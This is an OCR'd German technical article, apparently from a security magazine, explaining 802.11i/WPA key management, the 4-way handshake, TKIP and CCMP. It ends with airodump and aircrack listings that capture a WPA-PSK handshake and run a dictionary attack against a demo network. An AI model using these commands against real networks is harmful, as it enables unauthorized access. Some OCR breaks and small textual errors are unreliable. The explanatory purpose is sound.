In kabellosen Netzwerken dient der Access Point als Authenticator. Jeder physische Port (virtueller Port in drahtlosen Netzwerken) wird in zwei logische Ports unterteilt, die die PAE (*Port Access Entity*) bilden. Die Authentifizierungs-PAE ist immer offen und lässt Authentifikations-Frames durch, während der Service-PAE nur nach einer erfolgreichen Autentifizierung (z. B. bei einem autorisierten Zustand) für eine begrenzte Zeit (Standard sind 3600 Sekunden) geöffnet wird. Die Entscheidung, ob der Zugang erlaubt werden soll, wird üblicherweise von der dritten Einheit, namentlich dem Authentication Server (der entweder ein bestimmter Radius-Server oder – zum Beispiel in Privatnetzwerken – ein einfacher Prozess, der auf einem Access Point läuft, sein kann) gemacht. Abbildung 3 veranschaulicht, wie diese Einheiten kommunizieren.

Der 802.11i-Standard führt kleinere Veränderungen an IEEE 802.1X für drahtlose Netzwerke durch, damit die Möglichkeit des Identitätsdiebstahls berücksichtigt wird. Eine Nachrichtenauthentifizierung wurde eingebaut, damit sichergestellt ist, dass sowohl der Supplicant als auch der Authenticator ihre geheimen Schlüssel berechnen und die Verschlüsselung aktivieren, bevor sie auf das Netzwerk zugreifen.

Der Supplicant und der Authenticator kommunizieren mithilfe eines EAP-basierten Protokolls. Beachten Sie, dass die Rolle des Authenticators im Wesentlichen passiv ist – möglicherweise leitet er einfach alle Nachrichten an den Authentication Server weiter. EAP ist ein Framework für den Transport verschiedener Authentifizierungsmethoden und ermöglicht nur eine begrenzte Anzahl von Nachrichten (*Request*, *Response*, *Success*, *Failure*), während andere dazwischenliegende Nachrichten abhängig von der ausgewählten Authentifikationsmethode sind: EAP-TLS, EAP-TTLS, PEAP, Kerberos V5, EAP-SIM etc. Wenn der gesamte Vorgang abgeschlossen wurde (aufgrund der Vielzahl möglicher Methoden werden wir hier ins Detail gehen), haben beide Einheiten (z. B. der Supplicant und der Authentication Server) einen geheimen Master-Schlüssel. Das Protokoll, das in drahtlosen Netzwerken dazu benutzt wird EAP zu transportieren, wird als EAPOL (EAP Over LAN) bezeichnet. Kommunikationen zwischen dem Authenticator und dem Authentication Server finden mithilfe von Protokollen höherer Schichten, wie zum Beispiel Radius usw., statt.

rarchie geordnet sind, sicher gestellt. Wenn ein Sicherheitsrahmen nach einer erfolgreichen Authentifizierung hergestellt wird, werden temporäre (Session-)Schlüssel erzeugt und regelmäßig aktualisiert, bis der Sicherheitsrahmen wieder geschlossen wurde. Schlüsselerzeugung und -austausch sind das Ziel der dritten Phase. Es tauchen während der Schlüsselerstellung zwei Handshakes auf (siehe Abbildung 7):

- *4-Wege-Handshake* für PTK- (*Pairwise Transient Key*) und GTK- (*Group Transient Key*) Erstellung;
- Gruppenschlüssel-Handshake für GTK-Verlängerung.

Die PMK (*Pairwise Master Key*)-Erstellung hängt von der benutzten Authentifikationsmethode ab:

- wenn ein PSK (*Pre-Shared Key*) benutzt wird, PMK = PSK. Der PSK wird aus einer Passphrase (zwischen 8 bis 63 Zeichen) oder einem 256-Bit-String generiert und stellt eine Lösung für Privatnetzwerke und kleinere Unternehmen, die keinen Authentication Server haben, zur Verfügung;
- wenn ein Authentication Server benutzt wird, wird der PMK vom MK der 802.1X-Authentifikation abgeleitet.

Der PMK selbst wird für die Verschlüsselung oder die Integritätsüberprüfung niemals verwendet. Anstelle davon wird er dazu benutzt, einen temporären Encryption-Key zu generieren – für Unicast-Traffic ist das der PTK (*Pairwise Transient Key*). Die Länge des PTK hängt vom Verschlüsselungsprotokoll ab: 512 Bits bei TKIP und 384 Bits bei CCMP. Der PTK besteht aus mehreren zugeordneten temporären Schlüsseln:

- KCK (*Key Confirmation Key* – 128 Bits): Schlüssel zum Authentifizieren von Nachrichten (MIC) während des *4-Wege-Handshakes* und dem *Gruppenschlüssel-Handshake*;
- KEK (*Key Encryption-Key* – 128 Bits): Schlüssel für die Sicherstellung der Datenvertraulichkeit während des *4-Wege-Handshakes* und dem *Gruppenschlüssel-Handshake*;



Abbildung 4. *802.11i Arbeitsphasen*



Abbildung 5. *Phase 1: Übereinkommen über die Sicherheitspolicy*



Abbildung 6. *Phase 2: 802.1X-Authentifikation*



Abbildung 7. *Phase 3: Schlüsselerstellung und -verteilung*



Abbildung 8. *Phase 3: Hierarchie durch paarweise generierte Schlüssel (Pairwise Key Hierarchy)*

- TK (*Temporary Key* – 128 Bbits): Schlüssel für die Datenverschlüsselung (benutzt von TKIP oder CCMP);
- TMK (*Temporary MIC Key* – 2x64 Bits): Schlüssel für die Datenauthentifizierung (benutzt nur von Michael mit TKIP). Jeweils ein zugeordneter Schlüssel wird für jede Seite der Kommunikation benutzt.

Diese Hierarchie wird in Abbildung 8 zusammengefasst.

Der vom Access Point initiierte *4-Wege-Handshake* ermöglicht:

- die Kenntnis des Clients vom PMK zu bestätigen;
- einen neuen PTK abzuleiten;
- die Verschlüsselungs- und Integritätsschlüssel einzuführen;
- den GTK verschlüsselt zu transportieren;
- die Auswahl der Cipher-Suite zu bestätigen.

Vier EAPOL-Schlüssel Nachrichten werden während des *4-Wege-Handshakes* zwischen dem Client und dem Access Point ausgetauscht. Dieser Vorgang wird in Abbildung 9 veranschaulicht.

Der PTK wird vom PMK, einer festen Zeichenkette, der MAC-Adresse des Access Points, der MAC-Adresse des Clients und zwei Zufallszahlen (*ANonce* und *SNonce*, die vom Authenticator bzw. vom Supplicant generiert werden) abgeleitet.

Der Access Point initiiert die erste Nachricht, indem er die Zufallszahl *ANonce* wählt und diese an den Supplicant sendet, wobei er die Nachricht weder verschlüsselt noch anderweitig vor Sabotage schützt. Der Supplicant generiert seine eigene Zufallszahl *SNonce* und kann nun den PTK und die daraus abgeleiteten temporären Schlüssel errechnen. Anschließend sendet er *SNonce* und den MIC-Schlüssel, den er aus der zweiten Nachricht unter Benutzung des KCK-Schlüssels errechnet hat. Wenn der Authenticator die zweite Nachricht erhält, kann er *SNonce* extrahieren (da die Nachricht nicht verschlüsselt ist) und den PTK bzw. die abgeleiteten temporären Schlüssel berechnen. Jetzt kann er den Wert des MICs in der zweiten Nachricht verifizieren und dadurch sicher sein, dass der Supplicant den PMK kennt und den PTK bzw. die abgeleiteten temporären Schlüssel richtig berechnet hat.

Die dritte Nachricht, die vom Authenticator an den Supplicant gesendet wird, enthält den GTK (mit dem KEK-Schlüssel verschlüsselt), der von einem zufälligen GMK und *GNonce* abgeleitet wurde (siehe Abbildung 10 für Details) zusammen mit einem MIC, der aus der dritten Nachricht unter Benutzung des KCK-Schlüssels berechnet wurde. Wenn der Supplicant diese Nachricht erhält, wird der MIC überprüft um sicherzustellen, dass der Authenticator den PMK kennt und den PTK bzw. die abgeleiteten temporären Schlüssel richtig berechnet hat.

Die letzte Nachricht bestätigt die Vollendung des gesamten Handshakes und zeigt an, dass der Supplicant jetzt den Schlüssel einrichten wird und mit der Verschlüsselung beginnt. Nach Empfang installiert der Authenticator seine Schlüssel, nachdem er den MIC-Wert überprüft hat. Dadurch haben sich der Mobile Device und der Access Point Encryption- und Integritäts-Keys besorgt, errechnet und installiert und sind nun in der Lage, über einen sicheren Kanal als Unicast- oder Multicast-Traffic zu kommunizieren.

Multicast-Traffic wird mit einem anderen Schlüssel, dem GTK (*Group Transient Key*), geschützt, der aus einem Master-Schlüssel, genannt GMK (*Group Master Key*), einer festen Zeichenkette, der MAC-Adresse des Access Points und einer Zufallszahl *GNonce* generiert wird. Die Länge des GTK hängt vom Verschlüsselungsprotokoll ab – 256 Bits für TKIP und 128 Bits für CCMP. Der GTK ist in zwei zugeordnete temporäre Schlüssel unterteilt:

- GEK (*Group Encryption Key*): Schlüssel für die Datenverschlüsselung (wird von CCMP für die Authentifizierung und Verschlüsselung und von TKIP benutzt);
- GIK (*Group Integrity Key*): Schlüssel für die Datenauthentifizierung (nur von Michael mit TKIP benutzt).

Diese Hierarchie ist in Abbildung 10 zusammengefasst.

Zwei *EAPOL-Schlüssel* Nachrichten werden zwischen dem Client und dem Access Point während des *Gruppenschlüssel-Handshakes* ausgetauscht. Dieser Handshake nutzt temporäre Schlüssel, die während des *4-Wege-Handshakes* generiert wurden (KCK und KEK). Dieser Vorgang ist in Abbildung 11 veranschaulicht.

Der *Gruppenschlüssel-Handshake* wird nur bei der Trennung eines Hosts benötigt, oder um den GTK auf Anfrage eines Clients zu erneuern. Der Authenticator initiiert die erste Nachricht, indem er eine Zufallszahl *GNonce* wählt und einen neuen GTK errechnet. Er sendet den verschlüsselten GTK (unter Benutzung des KEKs), die GTK-Sequenznummer und den MIC, den er aus dieser Nachricht berechnet hat, mithilfe von KCK an den Supplicant. Wenn die Nachricht vom Supplicant empfangen wird, wird der MIC verifiziert und der GTK kann entschlüsselt werden.

Die zweite Nachricht bestätigt den Abschluss des *Gruppenschlüssel-Handshakes*, indem die GTK-Sequenznummer und die MIC, die für diese zweite Nachricht berechnet



Abbildung 9. *Phase 3: 4-Wege-Handshake*

wurde, gesendet wird. Nach Erhalt übernimmt der Authenticator den neuen GTK (nachdem er den MIC-Wert verifiziert hat).

Ein *STAkey-Handshake* existiert ebenfalls, aber soll hier nicht behandelt werden. Er unterstützt die Erzeugung eines geheimen Übergangsschlüssels vom Access Point für ad-hoc-Verbindungen, der als *STAkey* bezeichnet wird.

Phase 4: RSNA-Datenvertraulichkeit und -integrität

Alle Schlüssel, die vorher generiert wurden, werden in Protokollen benutzt, die RSNA-Datenvertraulichkeit und -integrität unterstützen:

- TKIP (*Temporal Key Hash*);
- CCMP (*Counter-Mode/Cipher Block Chaining Message Authentication Code Protocol*);
- WRAP (*Wireless Robust Authenticated Protocol*).

Sie müssen ein wichtiges Konzept verstanden haben, bevor diese Protokolle genauer beschrieben werden können – den Unterschied zwischen einer MSDU (*MAC Service Data Unit*) und einer MPDU (*MAC Protocol Data Unit*). Beide beziehen sich auf ein einzelnes Datenpaket, wobei jedoch MSDU die Daten vor der Fragmentierung repräsentiert, während MPDUs die mehreren Dateneinheiten nach der Fragmentierung sind. Der Unterschied ist beim TKIP- und CCMP-Verschlüsselungsprotokoll wichtig, weil im TKIP der MIC aus der MSDU berechnet wird, während er im CCMP aus der MPDU errechnet wird.

Genau wie WEP basiert TKIP auf dem RC4-Verschlüsselungsalgorithmus, jedoch existiert es aus genau einem Grund: um es zu ermöglichen, WEP-Systeme zu aktualisieren, um dadurch ein sichereres Protokoll umzusetzen. TKIP wird für die WPA-Zertifizierung benötigt und ist als Option auch als Teil von RSN 802.11i inbegriffen. TKIP fügt für jede der eingangs beschriebenen WEP-Schwachstellen Abhilfe schaffende Maßnahmen bei:

- Nachrichtenintegrität: ein neuer MIC (*Message Integrity Code*), basierend auf dem Michael-Algorithmus, kann in Software implementiert werden, die auf



Abbildung 10. *Phase 3: Gruppenschlüssel-Hierarchie*



Abbildung 11. *Phase 3: Gruppenschlüssel-Handshake*

langsamen Mikroprozessoren läuft;

- IV: neue Auswahlregeln für IV-Werte, die den IV als einen Replay-Counter (TSC oder *TKIP Sequence Counter*) benutzen und die Größe des IV erhöhen, um eine zweimalige Benutzung zu verhindern;
- *Per Packet Key Mixing*: um offensichtlich voneinander unabhängige Encryption-Keys hervorzubringen;
- Schlüsselmanagement: neue Mechanismen zur Schlüsselverteilung und -wechsel.

Das TKIP Schlüssel-Mixing-Schema ist in zwei Phasen untergliedert. Phase 1 umfasst statische Daten – den geheimen Session-Schlüssel TEK, die Sender-MAC-Adresse TA (einbezogen, um IV-Kollisionen zu verhindern) und die oberen 32 Bits des IV. Phase 2 beinhaltet die Ausgabe von Phase 1 und die unteren 16 Bits des IV, wobei alle Bits des *Per Packet Key*-Felds für jeden neuen IV geändert werden. Der IV-Wert beginnt immer mit 0 und wird für jedes gesendete Paket um 1 erhöht, wobei jede Nachricht, deren TSC nicht größer als der in der letzten Nachricht ist, verworfen wird. Die Ausgabe von Phase 2 und ein Teil des erweiterten IV (plus ein Dummy-Byte) sind die Eingabe für RC4, welches einen Keystream über eine XOR-Verknüpfung mit der Klartext-MPDU, dem MIC, der aus der MPDU berechnet wird und dem alten ICV von WEP generiert (siehe Abbildung 12).

Die MIC-Berechnung benutzt den Michael-Algorithmus von Niels Ferguson. Dieser wurde für TKIP erstellt und hat ein Soll-Sicherheitslevel von 20 Bits (der Algorithmus nutzt aus Performancegründen keine Multiplikation, da er auf alter Hardware für drahtlose Netzwerke unterstützt werden soll, die später auf WPA aktualisiert werden). Aufgrund dieser Beschränkung werden Gegenmaßnahmen benötigt, um das Verfälschen des MIC zu verhindern. MIC-Fehler müssen dürfen nicht häufiger als einmal pro Minute auftauchen. Ansonsten wird eine 60-Sekunden-Sperre erzwungen und neue Schlüssel (GTK und PTK) müssen anschließend eingeführt werden. Michael rechnet einen 8-Oktett-langen Kontrollwert, genannt MIC, aus und hängt ihn vor der Übertragung an die MSDU an. Der MIC wird aus der Quelladresse (SA), Zieladresse (DA), Klartext-MSDU und dem dazugehörigen TMK berechnet (in Abhängigkeit von der Kommunikationsseite wird ein unterschiedlicher Schlüssel für den Versand und den Empfang benutzt).

CCMP basiert auf der AES (*Advanced Encryption Standard*) Block-Cipher-Suite in dessen CCM-Betriebsmodus, mit einer Länge des Schlüssels und der Blöcke von 128 Bits. AES ist für CCMP, was RC4 für TKIP ist, aber im Gegensatz zu TKIP, das dazu gedacht war sich an vorhandene WEP-Hardware anzupassen, ist CCMP kein Kompromiss, sondern ein neues Protokolldesign. CCMP benutzt den Counter-Modus in Verbindung mit einer Methode zur Nachrichtenauthentifikation, genannt *Cipher Block Chaining* (CBC-MAC), um einen MIC zu erstellen.

Es wurden ebenfalls einige interessante Features hinzugefügt,



Abbildung 12. *TKIP Key-Mixing-Schema und -verschlüsselung*



Abbildung 13. *MIC-Berechnung unter Benutzung des Michael-Algorithmus*

wie zum Beispiel die Benutzung eines einzelnen Schlüssels für die Verschlüsselung und Authentifikation (mit verschiedenen Initialisierungsvektoren) oder das auch nicht-verschlüsselte Daten von der Authentifikation umfasst werden. Das CCMP-Protokoll fügt der MPDU 16 Bytes hinzu: 8 Bytes für den CCMP-Header und 8 Bytes für den MIC. Der CCMP-Header ist ein un-



Abbildung 14. *CCMP-Verschlüsselung*

Listing 7. *Auffinden in der Nähe liegender Netzwerke*

```
# airodump ath0 wpa-crk 0

 BSSID              PWR  Beacons    # Data  CH  MB  ENC   ESSID
 00:13:10:1F:9A:72   56      112        16   1  48  WPA   hakin9demo

 BSSID              STATION            PWR  Packets  ESSID
 00:13:10:1F:9A:72  00:0C:F1:19:77:5C   34        1  hakin9demo
```

Listing 8. *Starten eines Wörterbuch-Angriffs*

```
$ aircrack -a 2 -w some_dictionnary_file -0 wpa-psk.cap
Opening wpa-psk.cap
Read 541 packets.
 BSSID              ESSID       Encryption
 00:13:10:1F:9A:72  hakin9demo  WPA (1 handshake)
```

Abbildung 15. *Schwacher WPA-PSK mit Aircrack gefunden*

verschlüsseltes Feld, das zwischen dem MAC-Header und den verschlüsselten Daten eingefügt wird und die 48-Bit-lange PN (*Packet Number* = Erweiterter IV) und *Group Key KeyID* enthält. Die PN wird für jede nachfolgende MPDU um eins erhöht.

